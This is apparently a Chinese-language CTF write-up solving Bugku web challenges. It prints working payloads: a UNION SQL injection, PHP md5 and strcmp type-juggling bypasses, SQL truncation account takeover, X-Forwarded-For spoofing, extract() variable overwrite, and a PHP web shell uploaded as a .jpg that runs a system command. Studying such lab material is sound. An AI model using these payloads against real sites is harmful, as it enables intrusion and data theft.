id=-1’ union select 1234, (select skctf_flag from fl4g),user(),version()#

得到flag

二十、web18 秋名山车神

亲请在2s内计算老司机的车速是多少

1687261147+1847580031*1593034088-339458269-447050553+11693144+1953401321-1966028982+705771627+506651888+1540603717=?;

Give me value post about 1576139434+116330949*1823935521-1529889815*934294120*642261705-1979101886*1615896819+1986968939+1400287421-1338758230=?


二十一、web23 字符？正则？

```php
<?php
highlight_file('2.php');
$key='flag{*****************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
```

preg_match("/key.*key.{4,7}key:/./(.*key)[a-z][[:punct:]]/i", trim($_GET[“id”]):

/key	.*	key	.{4,7}	key:/	.	/	(.*key)	[a-z]	[[:punct:]]	/i
key	多个任意字符	key	4-7个任意字符	key:/	任意字符	/	多个任意字符key	任一小写字母	任何符号	不分大小写

构造url: ?id=keyabckeyabcdkey:/a/abckeya~



二十二、web24 前女友

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个...”说着，她发来一个链接。

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……

。。。。。。

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过。。。。。。。。”

PHP是世界上最好的语言

F12看下源码，有一个指向cdoe.txt的链接

```
<p> == $0
  "“帮我看看这个...”说着，她发来一个"
  <a class="link" href="code.txt" target="_blank">链接</a>
  "。
  "
</p>
<p>不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头……
</p>
```

访问code.txt,得到如下代码：

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

很明显 `$v1` 和 `$v2` 是md5碰撞

```php
if(!strcmp($v3, $flag)){
            echo $flag;//$v3与$flag一样才会输出$flag
        }
```

利用php弱类型中的一种——strcmp漏洞
我们传入一个数组就可以绕过了

因此构造：?v1=QNKCDZO&v2=s878926199a&v3[]=1


二十三、web25 SQL约束攻击

hint:sql约束攻击


约束SQL注入的原理就是利用的约束条件，比如最长只能有15个字符的话，如果你输入的是abcdefghijklmnop(16位），那么保存在数据库里的就是abcdefghijklmno，那么别人用abcdefghijklmno注册一个用户名，就可以登陆。
还有一个可以利用的地方就是SQL在执行字符串处理的时候是会自动修剪掉尾部的空白符的，也就是说" abc"==" abc “，同样我们可以通过注册用户名为” abc “的账号来登陆” abc"的账号。

于是试着用" admin "注册了一个账号，密码123ABc,返回登陆"admin "账号，然后就看到了flag~


二十四、web25 are you from google?




burp伪造请求头即可



二十五、web27 md5 collision



a是以get方式提交的，随便找一个0e开头的，构造url即可得到flag



二十六、web28 请从本地访问


burp抓包，在头部加一个X-Forwarded-For，值为127.0.0.1

二十七、web29 各种绕过

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?>
```

要得到flag,就要让uname的sha1和值与passwd的sha1的值相等，但uname和passwd又不能相等，其次还要id=margin

> 1、get方式提交 uname 和 id，post方式提交 passwd
> 2、把 uname 和 passwd定义成数组，数组的哈希值相同
> 3、url传入时，令id=margin




```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';

}
?> Flag: flag{60473d04[illegible]ce828a7800}
```


二十八、web30 txt???

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
//file_get_contents() 将整个文件返回一个字符串
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```


访问flag.txt得到bugku,题目要求ac==f时，输出flag,

所以构造url:?ac=bugku&fn=flag.txt

二十九、web34 文件包含


点进去查看源码：

发现upload.php，访问，可以上传图片




将以下代码写入记事本，后缀改为.jpg，上传

```
<script language=php>system("find / -name flag*");</script>
```



上传成功，访问上传的图片，看到/flag文件



访问/flag文件得到flag

三十、web34 文件上传

三十一、web31 好像需要管理员

Something error:


404 Not Found

No such file or directory.


Please check or try again later.

Generated by kangle/3.5.5.

御剑扫描一下后台，发现robots.txt，访问



提示/resusl.php，继续访问，发现要传入一个参数x，并且x的值是要等于password，采用burp爆破




得到密码是admin,其实题目好像需要管理员，这里就可以猜到x=admin

三十二、web35 点了login没反应


查看源码，发现一个admin.css，访问

```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>Login</title>
  <link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
  <br> == $0
  <div class="container" align="center">…</div>
```




```
/* try ?6529 */
body {
    background-color: #C1DEE8;
}

p { margin: 20px 0 0; }

.container {
    background-color: #ffffff;
    border-radius: 10px;
    width: 20%;
    height: 20%;
    margin: 10% auto;
    padding: 30px;
}
```


提示传参？6529,访问：





```
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie  =  $_COOKIE['BUGKU'];
if(isset($_GET['6529'])){
        show_source(__FILE__);
}
elseif  (unserialize($cookie)  ===  "$KEY")
{
        echo  "$flag";
}
else  {
?>
</html>
```


得到如下代码：

```php
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];
if(isset($_GET['6529'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
```

unserialize(`$cookie`) === “ `$KEY` ”两边序列化即有 `$cookie` = serialize("$KEY")



burp添加cookie:

三十三、web35

总结

暂时更这么多，有时间把社工的题做了写上来，感觉很有意思